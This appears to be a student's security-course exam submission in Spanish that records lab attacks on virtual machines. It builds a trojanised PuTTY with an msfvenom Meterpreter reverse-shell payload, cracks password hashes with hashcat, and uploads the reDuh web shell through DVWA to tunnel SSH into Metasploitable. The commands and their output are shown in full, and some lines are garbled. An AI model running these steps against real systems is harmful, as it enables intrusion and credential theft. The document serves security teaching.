

Certamen 3: Seguridad de Sistemas

Rodrigo Cayazaya Marín


Rol: 201773538-4

Pregunta 1 (25 puntos):

Creación del troyano:

```
(root@kali)-[/home/kali/Downloads]
# ll
total 295064
-rw-r--r-- 1 kali kali 254296460 Nov 19 19:15 all-2.0.tar.gz
-rw-r--r-- 1 kali kali 45290778 Nov 19 19:15 Nessus-8.14.0-debian6_amd64.deb
-rw-r--r-- 1 kali kali 1180904 Dec 17 14:07 'putty(1).exe'
-rw-r--r-- 1 kali kali 1273576 Dec 17 13:29 putty.exe
-rw-r--r-- 1 kali kali 90890 Nov 20 11:45 Scan_Meta2_kh36mm.pdf
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 -k -x putty(1).exe -f exe -o virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 1543680 bytes
Saved as: virus.exe
```

Descarga del troyano en Windows 7:



```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name      Current Setting  Required  Description
-----
EXITFUNC   process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.0.2.15        yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC   process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.0.2.15        yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Wildcard Target
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (175174 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 => 10.0.2.4:49241) at 2021-12-17 14:24:44 -0500

meterpreter > sysinfo
Computer      : IE10WIN7
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Meterpreter   : x86/windows
meterpreter >
```

Resultado Virustotal:

44

167

44 security vendors flagged this file as malicious

06cc39879a3f1fb4dcf9c56f9b9363e62379e0af980cc746b3f0cd2fa6bbe9bd

PutTY

direct-cpu-clock-access

peexe

runtime-modules

1.47 MB

Size

2021-12-17 19:29:44 UTC

2 minutes ago

EXE

Pregunta 2 (25 puntos):

Para los digest:

```
(root@kali)~[/home/kali]
# hashcat hash.txt /usr/share/wordlists/rockyou.txt --show
25f9e794323b453885f5181f1b624d0b:123456789
5f4dcc3b5aa765d61d8327deb882cf99:password
d8578edf8458ce06fbc5bb76a58c5ca4:qwerty
e99a18c428cb38d5f260853678922e03:abc123
098f6bcd4621d373cade4e832627b4f6:test
```

Para las contraseñas de los usuarios:

```
(root@kali)~[/home/kali]
# wc -l users.txt
5 users.txt

(root@kali)~[/home/kali]
# wc -l pass.txt
5 pass.txt
```

```
(root@kali)~[/home/kali]
# cat consolidado.txt
user1:$6$BuN/EYaVqwxKgtDH$/kwRUUkQYuPA3Bx7jj.g39vWBqYNl4YjSwyQsQfgSEltr
user2:$6$PR1FnaiRT8i9nlo2$JkUrtvR9PmA2lbYqGM5ECjM/vqYvsueSe0Wl0.YCqEbWu
user3:$6$/DUAkOu1b/By05o8$2JTLzyJGjD/Sg048Xdjqsv5/59VSE2T8tWGLPCLMGHrei
user4:$6$vQjkPAsNW4wB6hDS$XJDnC/uufKzWPItTt4djZ6DWgsXxAlVISxcvm9xmgvnz2
user5:$6$Q41qgfZpYqdadbrT$2vHK0fqBjsueNvvWeDBEYoKkh0dHQEZ.vo9tu3ANfMZUu
```

sunshine	(user3)
chocolate	(user1)
ashley	(user2)
anthony	(user5)
tigger	(user4)

Pregunta 3 (25 puntos):

Para saber el código del hash:

```
(root@kali)~[/home/kali]
# hashid -m mysql.txt
--File 'mysql.txt'--
Analyzing 'mssql-svc::QUERIER:41414
05800590072004400020010006b00730048
010600040002000000008003000300000000
0000900200063006900660073002f003100
[+] NetNTLMv2 [Hashcat Mode: 5600]
--End of file 'mysql.txt'--
```

Para obtener la contraseña:

```
(root@kali)~[/home/kali]
# hashcat -m 5600 mysql.txt -o hash.crack /usr/share/wordlists/rockyou.txt --force
hashcat (v6.1.1) starting... ./configure
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Name.....: NetNTLMv2
Hash.Target.....: MSSQL-SVC::QUERIER:4141414141414141:7a6c4a9a3506a02 ... 000000
Time.Started.....: Sat Dec 18 18:06:01 2021, (4 secs)
Time.Estimated...: Sat Dec 18 18:06:05 2021, (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2359.1 kH/s (1.44ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 8962048/14344385 (62.48%)
Rejected.....: 0/8962048 (0.00%)
Restore.Point....: 8957952/14344385 (62.45%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: correita.54 → coreyr1
```

Pregunta 4 (25 puntos):

Descarga de los archivos:

```
(root@kali)~[/home/kali]
# ll
total 120
-rw-r--r-- 1 root root 720 Dec 18 15:23 consolidado.txt
drwxr-xr-x 2 kali kali 4096 Nov 19 14:06 Desktop
drwxr-xr-x 2 kali kali 4096 Sep 8 05:48 Documents
drwxr-xr-x 3 kali kali 4096 Dec 18 18:16 Downloads
-rw-r--r-- 1 root root 579 Dec 18 18:06 hash.crack
-rw-r--r-- 1 root root 165 Dec 18 15:42 hash.txt
drwxr-xr-x 2 kali kali 4096 Sep 8 05:48 Music
-rw-r--r-- 1 root root 566 Dec 18 18:01 mysql.txt
-rw-r--r-- 1 root root 660 Dec 18 15:22 pass.txt
drwxr-xr-x 2 kali kali 4096 Dec 18 18:02 Pictures
drwxr-xr-x 2 kali kali 4096 Sep 8 05:48 Public
-rw-r--r-- 1 kali kali 48352 Dec 18 18:15 reDuhClient.jar
-rw-r--r-- 1 root root 11707 Dec 18 18:13 reDuh.php
-rw-r--r-- 1 kali kali 522 Nov 20 19:38 sqlmap.txt
drwxr-xr-x 2 kali kali 4096 Sep 8 05:48 Templates
-rw-r--r-- 1 root root 195 Dec 18 15:21 users.txt
drwxr-xr-x 2 kali kali 4096 Sep 8 05:48 Videos
```


Subiendo el reDuh:

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../../../hackable/uploads/reDuh.php succesfully uploaded!



Unknown request to reDuh!

Creando un túnel entre máquinas:

```
(root@kali)-[/home/kali]
# java -jar reDuhClient.jar http://10.0.2.5/dvwa/hackable/uploads/reDuh.php
[Info]Querying remote web page for usable remote service port
[Info]Remote RPC port chosen as 42000
[Info]Attempting to start reDuh from 10.0.2.5:80/dvwa/hackable/uploads/reDuh.php
[Info]t 42000. Please wait...
[Info]*****
[Info]** Edit View Help Using php **
[Info]*****
[Info]** We'll not know whether reDuh started successfully **
[Info]** Starting ReDuh now and lets hope for the best ... **
[Info]*****
[Info]reDuhClient service listener started on local port 1010
[Info]Caught new service connection on local port 1010
[Info]Successfully bound locally to port 1234. Awaiting connections.

[sudo] password for kali:
(root@kali)-[/home/kali]
# telnet localhost 1010
Trying ::1...
Connected to localhost.
Escape character is '^]'.
Welcome to the reDuh command line
>>[createTunnel]1234:10.0.2.5:22
Successfully bound locally to port 1234. Awaiting connections.

>>
```

```
(root@kali)-[/home/kali]
# ssh -p 1234 msfadmin@localhost1=4120315909 TSect=89423
The authenticity of host '[localhost]:1234 ([::1]:1234)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GciOLuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:1234' (RSA) to the list of known hosts.
msfadmin@localhost's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
reDuh.php?action=getData&servicePort=42000 HTTP/1.1
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/ Len=0 TSval=4120316258 TSect=89458
No mail.
Last login: Sat Dec 18 18:10:18 2021
```

Generando tráfico y visualizándolo a través de Wireshark:

http						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.5	10.0.2.15	HTTP	310	HTTP/1.1 200 OK (text/html)
9	0.051277300	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
11	0.060769132	10.0.2.5	10.0.2.15	HTTP	312	HTTP/1.1 200 OK (text/html)
13	0.112549964	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
14	0.121960235	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
16	0.172064726	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
17	0.180071689	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
19	0.232609451	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
20	0.240472542	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
22	0.294683487	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
23	0.302006437	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
25	0.360140886	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
26	0.368403691	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
28	0.419292397	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
29	0.427100806	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
31	0.479171326	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
32	0.487908644	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
34	0.539040252	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
35	0.547854892	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
37	0.590591708	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
38	0.606977959	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
40	0.659163971	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
41	0.667460858	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
43	0.717779565	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
44	0.725915112	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
46	0.776363957	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
47	0.784564046	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)

```
ssh: connect to host localhost port 1234: Connection refused
(root@kali)~/home/kali
# ssh -p 1010 msfadmin@localhost
^C

(root@kali)~/home/kali
# ssh -p 1234 msfadmin@localhost
msfadmin@localhost's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 2 14:28:33 UTC 2009

The programs included with the Ubuntu system are free software; you can
redistribute and/or modify them under the terms of the GNU General Public
License as published by the Free Software Foundation, either version 2 of
the License, or (at your option) any later version.
The exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*-copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit
http://help.ubuntu.com/
No mail.
Last login: Sat Dec 18 18:27:17 2021 from 10.0.2.5
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$
```